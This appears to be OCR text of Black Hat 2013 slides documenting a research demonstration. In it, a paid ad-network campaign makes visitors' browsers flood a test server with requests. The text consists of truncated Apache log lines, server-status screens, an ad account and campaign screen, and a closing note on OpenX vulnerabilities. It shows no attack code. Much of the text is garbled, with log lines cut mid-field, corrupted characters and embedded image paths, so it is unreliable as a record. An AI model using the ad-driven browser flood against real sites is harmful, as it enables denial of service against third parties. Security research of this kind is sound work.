/server-status?refresh=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_4) AppleWebKit/537.36 (KHTML, like Gecko)
112.104.10.204 - - [29/Jul/2013:18:46:51 -0400] "GET /?hitme=363 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.comp
ozilla/5.0 (Windows NT 5.1; rv:22.0) Gecko/20100101 Firefox/22.0"
112.104.10.204 - - [29/Jul/2013:18:46:51 -0400] "GET /?hitme=364 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.comp
ozilla/5.0 (Windows NT 5.1; rv:22.0) Gecko/20100101 Firefox/22.0"
112.104.10.204 - - [29/Jul/2013:18:46:51 -0400] "GET /?hitme=365 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.com
ozilla/5.0 (Windows NT 5.1; rv:22.0) Gecko/20100101 Firefox/22.0"
112.104.10.204 - - [29/Jul/2013:18:46:51 -0400] "GET /?hitme=366 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.comp
ozilla/5.0 (Windows NT 5.1; rv:22.0) Gecko/20100101 Firefox/22.0"
112.104.10.204 - - [29/Jul/2013:18:46:51 -0400] "GET /?hitme=367 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.com
ozilla/5.0 (Windows NT 5.1; rv:22.0) Gecko/20100101 Firefox/22.0"
   Server Version: Apache/2.2.15 (Unix) DAV/2
                                                                                                 0 -
   Server Built: Apr 29 2013 04:13:12
                                                                                                Jul 23
   Current Time: Monday, 29-Jul-2013 18:46:51 EDT
  Restart Time: Monday, 29-Jul-2013 18:36:11 EDT
  Parent Server Generation: 21
                                                                                                             Useri
   Server uptime: 10 minutes 39 seconds
  Total accesses: 15298 - Total Traffic: 3.3 MB
  CPU Usage: u2.08 s2.54 cu0 cs0 - .723% CPU load
                                                                                                              Pass
  23.9 requests/sec - 5.3 kB/second - 228 B/request
  5 requests currently being processed, 21 idle workers
```



```
226 - - [24/Jul/2013:12:36:58 -0400] "GET /server-status?refresh=
ozilla/5.0 (Macintosh; Intel Mac OS X 10_8_4) AppleWebKit/537.36
8 - - [24/Jul/2013:12:36:58 -0400] "GET /?hitme=0 HTTP/1.1" 200 1
4) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.1 Safari/
8 - - [24/Jul/2013:12:36:58 -0400] "GET /?hitme=1 HTTP/1.1" 200 1
4) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.1 Safari/
8 - - [24/Jul/2013:12:36:58 -0400] "GET /?hitme=2 HTTP/1.1" 200 1
```

We're controlling someone else's robots!

erver-status?refresh=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_8\_4) 0.146.132.205 - - [29/Jul/2013:18:51:17 -0400] "GET /HIT100.html HTTP/1. 36\_64; rv:17.0) Gecko/20130402 Firefox/17.0" .210.198.143 - - [29/Jul/2013:18:51:17 -0400] "GET /server-status?refres erver-status?refresh=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10 8 4) 0.146.132.205 - - [29/Jul/2013:18:51:18 -0400] "GET /favicon.ico HTTP/1. refox/17.0" .210.198.143 - - [29/Jul/2013:18:51:18 -0400] "GET /server-status?refres erver-status?refresh=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10 8 4) .210.198.143 - - [29/Jul/2013:18:51:20 -0400] "GET /server-status?refres erver-status?refresh=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_8\_4) 0.192.252.246 - - [29/Jul/2013:18:51:20 -0400] "GET /HIT100.html HTTP/1. .2; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0" 5.3.134.252 - - [29/Jul/2013:18:51:21 -0400] "GET /HIT100.html HTTP/1.0" ; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0" 0.255.214.239 - - [29/Jul/2013:18:51:21 -0400] "GET /HIT100.html HTTP/1. Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0" .210.198.143 - - [29/Jul/2013:18:51:21 -0400] "GET /server-status?refres erver-status?refresh=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_8\_4)

Server Version: Apache/2.2.15 (Unix) DAV/2

Server Built: Apr 29 2013 04:13:12

Current Time: Monday, 29-Jul-2013 18:51:21 EDT Restart Time: Monday, 29-Jul-2013 18:36:11 EDT

Parent Server Generation: 21

Server uptime: 15 minutes 9 seconds

Total accesses: 28126 - Total Traffic: 5.8 MB

CPU Usage: u3.58 s4 cu0 cs0 - .834% CPU load 30.9 requests/sec - 6.6 kB/second - 217 B/request

4 requests currently being processed, 16 idle workers

## **Minutes: 9,289**



#### Profile settings

Username: jeremiahgrossman

E-mail: jeremiah@whitehat

Password: hidden (Edit)

**Delete account** 

202.29.241.33 - - [29/Jul/2013:18:56:16 -0400] "GET /?hitme=3 HTTP/1.0" 20 lla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chr 202.29.241.33 - - [29/Jul/2013:18:56:16 -0400] "GET /?hitme=2 HTTP/1.0" 20 lla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chr 109.199.133.98 - - [29/Jul/2013:18:56:16 -0400] "GET /HIT100.html HTTP/1.1 6.1; rv:11.0) Gecko/20100101 Firefox/11.0 CometBird/11.0" 58.177.206.3 - - [29/Jul/2013:18:56:16 -0400] "GET /?hitme=64 HTTP/1.1" 20 lla/5.0 (Macintosh; Intel Mac OS X 10\_8\_4) AppleWebKit/537.36 (KHTML, like 58.177.206.3 - - [29/Jul/2013:18:56:16 -0400] "GET /?hitme=65 HTTP/1.1" 20 lla/5.0 (Macintosh; Intel Mac OS X 10\_8\_4) AppleWebKit/537.36 (KHTML, like 176.33.131.3 - - [29/Jul/2013:18:56:16 -0400] "GET /?hitme=152 HTTP/1.1" 2 illa/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28 176.33.131.3 - - [29/Jul/2013:18:56:16 -0400] "GET /?hitme=153 HTTP/1.1" 2 illa/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28 70.210.198.143 - - [29/Jul/2013:18:56:16 -0400] "GET /server-status?refres /server-status?refresh=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_8\_4) 176.33.131.3 - - [29/Jul/2013:18:56:17 -0400] "GET /?hitme=154 HTTP/1.1" 2 illa/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28 176.33.131.3 - - [29/Jul/2013:18:56:17 -0400] "GET /?hitme=155 HTTP/1.1" 2 illa/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28

Server Version: Apache/2.2.15 (Unix) DAV/2

Server Built: Apr 29 2013 04:13:12

Current Time: Monday, 29-Jul-2013 18:56:15 EDT Restart Time: Monday, 29-Jul-2013 18:36:11 EDT

Parent Server Generation: 21

Server uptime: 20 minutes 3 seconds

Total accesses: 43977 - Total Traffic: 8.7 MB

CPU Usage: u2.28 s2.97 cu0 cs0 - .436% CPU load 36.6 requests/sec - 7.4 kB/second - 208 B/request 11 requests currently being processed, 16 idle workers

\_.c...\_.ccc.c.\_\_....c...c.\_c\_c\_c\_.\_\_c\_..\_w......

#### Minutes: 9,272 Acc

Cash



#### **Profile settings**

Username: jeremiahgrossman

E-mail: jeremiah@whitehatsec.com

Password: hidden (Edit)

Delete account

יווס.ווי, ווס – – נקא/טמו/למוץ: ארי אכ:מס:מס:מס: הבו /געונשe=סלד שווג/מדי. מון איי lla/5.0 (Macintosh; Intel Mac OS X 10\_7\_5) AppleWebKit/537.36 (KHTML, l .116.117.16 - - [29/Jul/2013:18:58:50 -0400] "GET /?hitme=524 HTTP/1.1" lla/5.0 (Macintosh; Intel Mac OS X 10\_7\_5) AppleWebKit/537.36 (KHTML, l .116.117.16 - - [29/Jul/2013:18:58:50 -0400] "GET /?hitme=522 HTTP/1.1" lla/5.0 (Macintosh; Intel Mac OS X 10\_7\_5) AppleWebKit/537.36 (KHTML, l .116.112.155 - - [29/Jul/2013:18:58:50 -0400] "GET /?hitme=952 HTTP/1.1 illa/5.0 (Macintosh; Intel Mac OS X 10\_6\_8) AppleWebKit/534.59.8 (KHTML .116.112.155 - - [29/Jul/2013:18:58:50 -0400] "GET /?hitme=951 HTTP/1.1 illa/5.0 (Macintosh; Intel Mac OS X 10\_6\_8) AppleWebKit/534.59.8 (KHTML 170.214.53 - - [29/Jul/2013:18:58:50 -0400] "GET /?hitme=1207 HTTP/1.1" lla/5.0 (Windows NT 6.2; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0" .116.213.9 - - [29/Jul/2013:18:58:50 -0400] "GET /?hitme=280 HTTP/1.1" la/5.0 (Macintosh; Intel Mac OS X 10.8; rv:21.0) Gecko/20100101 Firefox 170.214.53 - - [29/Jul/2013:18:58:50 -0400] "GET /?hitme=1208 HTTP/1.1" lla/5.0 (Windows NT 6.2; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0" 170.214.53 - - [29/Jul/2013:18:58:50 -0400] "GET /?hitme=1210 HTTP/1.1" lla/5.0 (Windows NT 6.2; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0" 170.214.53 - - [29/Jul/2013:18:58:50 -0400] "GET /?hitme=1211 HTTP/1.1" lla/5.0 (Windows NT 6.2; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0"

Server Version: Apache/2.2.15 (Unix) DAV/2

Server Built: Apr 29 2013 04:13:12

Current Time: Monday, 29-Jul-2013 18:58:49 EDT Restart Time: Monday, 29-Jul-2013 18:36:11 EDT

Parent Server Generation: 21

Server uptime: 22 minutes 37 seconds


Total accesses: 61508 - Total Traffic: 10.6 MB

CPU Usage: u3.15 s4.2 cu0 cs0 - .542% CPU load

45.3 requests/sec - 8.0 kB/second - 180 B/request

33 requests currently being processed, 0 idle workers

## Minutes: 9,248 A



#### Profile settings

Username: jeremiahgrossman

E-mail: jeremiah@whitehatsec.c

Password: hidden (Edit)

la/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.72 Safari/537.36"

37.117.161.220 - - [29/Jul/2013:19:02:09 -0400] "GET /?hitme=100 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.compute-1.ozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/27.0.1453.116 Safari/537.36"


37.117.161.220 - - [29/Jul/2013:19:02:09 -0400] "GET /?hitme=99 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.compute-1.ozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/27.0.1453.116 Safari/537.36"

37.117.161.220 - - [29/Jul/2013:19:02:09 -0400] "GET /?hitme=101 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.compute-1.ozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/27.0.1453.116 Safari/537.36"

37.117.161.220 - - [29/Jul/2013:19:02:09 -0400] "GET /?hitme=103 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.compute-1.ozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/27.0.1453.116 Safari/537.36"

37.117.161.220 - - [29/Jul/2013:19:02:09 -0400] "GET /?hitme=102 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.compute-1.ozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/27.0.1453.116 Safari/537.36"

37.117.161.220 - - [29/Jul/2013:19:02:09 -0400] "GET /?hitme=102 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.compute-1.ozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/27.0.1453.116 Safari/537.36"



```
a/5.0 (Windows NT 6.2; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0"
31.42.199 - - [29/Jul/2013:19:11:32 -0400] "GET /?hitme=327 HTTP/1.1" 2
a/5.0 (Windows NT 6.2; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0"
31.42.199 - - [29/Jul/2013:19:11:32 -0400] "GET /?hitme=325 HTTP/1.1" 2
a/5.0 (Windows NT 6.2; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0"
31.42.199 - - [29/Jul/2013:19:11:32 -0400] "GET /?hitme=326 HTTP/1.1" 2
a/5.0 (Windows NT 6.2; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0"
2.234.104.108 - - [29/Jul/2013:19:11:32 -0400] "GET /?hitme=487 HTTP/1.1
cilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
31.42.100 [20/Jul/2013:19:11:32 -0400] "GET /?hitme=487 HTTP/1.1
Gecypia Apache Status × Apache Status × Gecypia Apache Status Ap
```

# Apache Server Status for ec2-23-20-160.compute-1.amazonaws.com

Server Version: Apache/2.2.15 (Unix) DAV/2

Server Built: Apr 29 2013 04:13:12

Current Time: Monday, 29-Jul-2013 19:11:31 EDT Restart Time: Monday, 29-Jul-2013 18:36:11 EDT

Parent Server Generation: 21

Server uptime: 35 minutes 19 seconds

Total accesses: 101928 - Total Traffic: 22.0 MB CPU Usage: u6.61 s8.41 cu0 cs0 - .709% CPU load 48.1 requests/sec - 10.6 kB/second - 226 B/request 9 requests currently being processed, 18 idle workers

## Minutes: 9,199 Ac



#### **Profile settings**

Username: jeremiahgrossman

E-mail: jeremiah@whitehatsec.co

Password: hidden (Edit)

## Advertising Network kicks into gear...

```
==> /var/log/httpd/error_log <==
[Mon Jul 29 19:19:45 2013] [error] [client 222.124.125.49] File does not ebanner_frame.php?nid=1&pid=214911&sid=345794&zone=-1&image=3&adtype=2&key=
==> /var/log/httpd/access_log <==
222.124.125.49 - - [29/Jul/2013:19:19:45 -0400] "GET /iclick/id?24 HTTP/1.d=214911&sid=345794&zone=-1&image=3&adtype=2&key=86eae9b7e8f327a939fc43a4d.0"
==> /var/log/httpd/error_log <==
[Mon Jul 29 19:19:45 2013] [error] [client 196.206.172.250] File does not /banner_frame.php?nid=1&pid=230700&sid=367998&zone=-1&image=3&adtype=2&key=> /var/log/httpd/access_log <==
196.206.172.250 - - [29/Jul/2013:19:19:45 -0400] "GET /iclick/id?17 HTTP/1id=230700&sid=367998&zone=-1&image=3&adtype=2&key=4c56fea7632f35aab67f5f94ecko) Chrome/28.0.1500.72 Safari/537.36"
```

Server Version: Apache/2.2.15 (Unix) DAV/2

Server Built: Apr 29 2013 04:13:12

Current Time: Monday, 29-Jul-2013 19:19:38 EDT Restart Time: Monday, 29-Jul-2013 18:36:11 EDT

Parent Server Generation: 21

Server uptime: 43 minutes 26 seconds

Total accesses: 133587 - Total Traffic: 36.1 MB

CPU Usage: u9.16 s13.72 cu0 cs0 - .878% CPU load 51.3 requests/sec - 14.2 kB/second - 283 B/request 255 requests currently being processed, 1 idle workers



## **Minutes: 9,179 A**




#### **Profile settings**

Username: jeremiahgrossman

E-mail: jeremiah@whitehatsec.c

Password: hidden (Edit)




## **Minutes: 9,150**





```
=> /var/log/httpd/access_log <==
83.171.165.244 - - [29/Jul/2013:19:32:09 -0400] "GET /iclick/id?164 HTTP/
87.423520907229&zone=0&chad=1&oe=UTF-8&cs=about%20stiri%20Romania&adtype=
23000000&c4=%23666666&memkey=d9ce217697045d0033bab670e12ee2c7&qp=YF4lITR8
&bdur
:15.0) Gecko/20100101 Firefox/15.0.1"
=> /var/log/httpd/error_log <==
               Apache Status X
                                                  9 \text{ ec2-23-20-14} \times
                               Apache Status ×
                     ec2-23-20-141-160.compute-1.amazonaws.com/serve
 Apache Server Status for ec2-23-20-
  1.amazonaws.com
 Server Version: Apache/2.2.15 (Unix) DAV/2
 Server Built: Apr 29 2013 04:13:12
 Current Time: Monday, 29-Jul-2013 19:31:59 EDT
 Restart Time: Monday, 29-Jul-2013 18:36:11 EDT
 Parent Server Generation: 21
 Server uptime: 55 minutes 17 seconds
 Total accesses: 256265 - Total Traffic: 252.9 MB
 CPU Usage: u53.97 s88.49 cuo cso - 4.26% CPU load
 76.6 requests/sec - 77.4 kB/second - 1034 B/request
 256 requests currently being processed, 0 idle workers
```

## Minutes: 9,14



ne: ieremiaho

Profile

Username: jeremiahgi

E-mail: jeremiah@


Password: hidden (Ed

Delete a



## Minutes: 9,132 Ac

Ca



#### Profile settings

Username: jeremiahgrossman

E-mail: jeremiah@whitehatsec.com

Password: hidden (Edit)

**Delete account** 

nner\_frame.php?nid=1&pid=181672&sid=284191&zone=-1&image=3&adtype=2&key=a

=> /var/log/httpd/access\_log <== 87.134.125.104 - - [29/Jul/2013:19:36:09 -0400] "GET /iclick/id?128 HTTP/


id=149145&sid=439517&zone=-1&image=3&adtype=2&key=4ecadcabc56a07cc8d91f78 0 (Macintosh; Intel Mac OS X 10\_7\_5) AppleWebKit/536.30.1 (KHTML, like Ge

1.230.50.46 - - [29/Jul/2013:19:36:0

p?nid=1&pid=318278&sid=524907&zone=-1&image=3&adtype=2&key=c82ac8d1b36107 pzilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; W0W64; Trident/4.0; Fox

dia Center PC 6.0; .NET4.0C)"

E4 247 0F [20/1:1/2012:10:26:00 0400] UCET /cccccnt nnc2clic



## Apache Server Status for ec2-23-20-1 1.amazonaws.com

Server Version: Apache/2.2.15 (Unix) DAV/2

Server Built: Apr 29 2013 04:13:12

Current Time: Monday, 29-Jul-2013 19:36:00 EDT Restart Time: Monday, 29-Jul-2013 18:36:11 EDT

Parent Server Generation, 21

Server uptime: 59 minutes 48 seconds

Total accesses: 298000 - Total Traffic: 993.1 MB

CPU Usage: u65.44 s105.42 cu0 cs0 - 4.76% CPU load

83.1 requests/sec - 283.4 kB/second - 3494 B/request

256 requests currently being processed, 0 idle workers

```
79.114.103.165 - - [30/Jul/2013:03:01:45 -0400] "GET /asscert.
m/HIT100.html" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) (
39.32.48.194 - - [30/Jul/2013:03:01:45 -0400] "GET /asscert.pr
o?nid=1&t2985.686669126153&zone=0&chad=1&oe=UTF-8&cs=&adtype=2
b12ddcfc83c0d&gp=YF4lIzX7Jil7eygg_iwr91tZYCcnLichJDHzZl4r_CExe
tml&lq=0&lb=1&orid=9798335" "Mozilla/5.0 (Windows NT 6.1; WOW6
141.113.86.92 - - [30/Jul/2013:03:01:46 -0400] "GET /asscert.p
ohp?nid=1035&t2561.1314306642107&zone=0&chad=1&oe=utf-8&cs=hid
0racing%20games&adtype=2&sid=2029&pid=1255&spid=&adu=2&image=3
fab2140&qp=YF4lITD-ISh-_n00ICEwIPFjZU4wKX39KSJdWjQjfiYwICMuI_0
(compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SL(
.NET4.0C; .NET4.0E; InfoPath.3)"
141.113.86.92 - - [30/Jul/2013:03:01:46 -0400] "GET /asscert.p
ohp?nid=1035&t2561.1314306642107&zone=0&chad=1&oe=utf-8&cs=hid
0racing%20games&adtype=2&sid=2029&pid=1255&spid=&adu=2&image=3
fab2140&qp=YF4lITD-ISh-_n00ICEwIPFjZU4wKX39KSJdWjQjfiYwICMuI_0
(compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLC
79.114.103.165 - - [30/Jul/2013:03:01:46 -0400] "GET /asscert.
m/HIT100.html" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) (
203.91.118.156 - - [30/Jul/2013:03:01:46 -0400] "GET /asscert
```

Server Version: Apache/2.2.15 (Unix) DAV/2

Server Built: Apr 29 2013 04:13:12

Current Time: Tuesday, 30-Jul-2013 03:01:43 EDT Restart Time: Monday, 29-Jul-2013 18:36:11 EDT

Parent Server Generation: 21

Server uptime: 8 hours 25 minutes 31 seconds
Total accesses: 4328813 - Total Traffic: 114.7 GB


CPU Usage. 45 56 c72 76 cm0 cc0 200/ CPU road

143 requests/sec - 3.9 MB/second - 27.8 kB/request

125 requests currently being processed, 0 idle workers

WRCCCCWCRWCCCCWCWRRCWRWCCW.C.CC.CWCC.C.CC..WC..RWC.WCCCRCCR..C

### Minutes: 7,644




#### Profile settings

Username: jeremiahgrossman

E-mail: jeremiah@whitehatsec.

Password: hidden (Edit)





# Apache Server Status for ec2-23-20-1.amazonaws.com

ec2-23-20-141-160.compute-1.amazonaws.com/serve


Server Version: Apache/2.2.15 (Unix) DAV/2

Server Built: Apr 29 2013 04:13:12

Current Time: Tuesday, 30-Jul-2013 13:18:16 EDT Restart Time: Monday, 29-Jul-2013 18:36:11 EDT

Parent Server Generation: 21

Server uptime: 18 hours 42 minutes 5 seconds Total accesses: 8104382 - Total Traffic: 239.6 GB CPU Usage: u31.98 s52.16 cu0 cs0 - .125% CPU load 120 requests/sec - 3.6 MB/second - 31.0 kB/request 56 requests currently being processed, 5 idle workers





#### Profile settings

Username: jeremiahgrossman

E-mail: jeremiah@whitehatsec.c

Password: hidden (Edit)

## We did ecommerce at Black Hat.



Server Version: Apache/2.2.15 (Unix) DAV/2

Server Built: Apr 29 2013 04:13:12

Current Time: Wednesday, 31-Jul-2013 01:14:31 EDT Restart Time: Monday, 29-Jul-2013 18:36:11 EDT

Parent Server Generation: 21

Server uptime: 1 day 6 hours 38 minutes 19 seconds Total accesses: 13617873 - Total Traffic: 241.4 GB

CPU Usage: u160.76 s292.14 cu0 cs0 - .411% CPU load


123 requests/sec - 2.2 MB/second - 18.6 kB/request 17 requests currently being processed, 11 idle workers


.. . ..C.RCC.R. R.....C RC . C..RC C... .CWR. ..C.



## Minutes: 27,873 Acc

Cash





#### Profile settings

Username: jeremiahgrossman

E-mail: jeremiah@whitehatsec.com (

Password: hidden (Edit)

Campaign: 122725<BH\_Test1> Credit Campaign Back to campaign page You currently have \$17.15 in your campaign and \$0.00 in your main account. Campaign Settings ■ Please enter the amount you would like to transfer to campaign (BH\_Test1) from your main account: \* enter a negative number to withdraw funds from this campaign. ## Credit campaign \* enter a zero to set auto refill fund only. Daily limit & Max bid \$0.00 Geo target Language target You will receive an low balance notification email, when your account balance lower than this amount. Minimum value is \$0.05: OS/Device target \$0.05 Traffic network Pause/resume campaign When the campaign balance is low, transfer the following amount from my advertiser account if there are available funds: Unique ip cap Amount: \$20.00 Ad Listing transfer My Ads Keyword List

Channel List

## Minutes: 27,749 Account: Regular

Go P

Campaign Summary

Remaining Fund: \$17.15

Today used Fund: \$9.56

Daily spent Limit: \$15.00

Today Clicks: ()

Today Impr.: 19,110

Campaign: BH\_Test1

Type: CPM

Status: Active

Cash balance moved here

## OpenX (software)

From Wikipedia, the free encyclopedia

OpenX Source is an open-source advertising Public License. It features an integrated bann gathering statistics.

The software enables web site administrators advertisement campaigns as well as from pai Input passed via "group" HTTP GET parameter to

## Serious vulnerabilities in OpenX ad platform expose millions to risk

Posted on 03 July 2013.



High-Tech Bridge Security Research Lab discovered multiple vulnerabilities in OpenX, which can be exploited to execute arbitrary PHP code, perform Cross-Site Scripting (XSS) attacks and compromise vulnerable system.

Local File Inclusion in OpenX: CVE-2013-3514

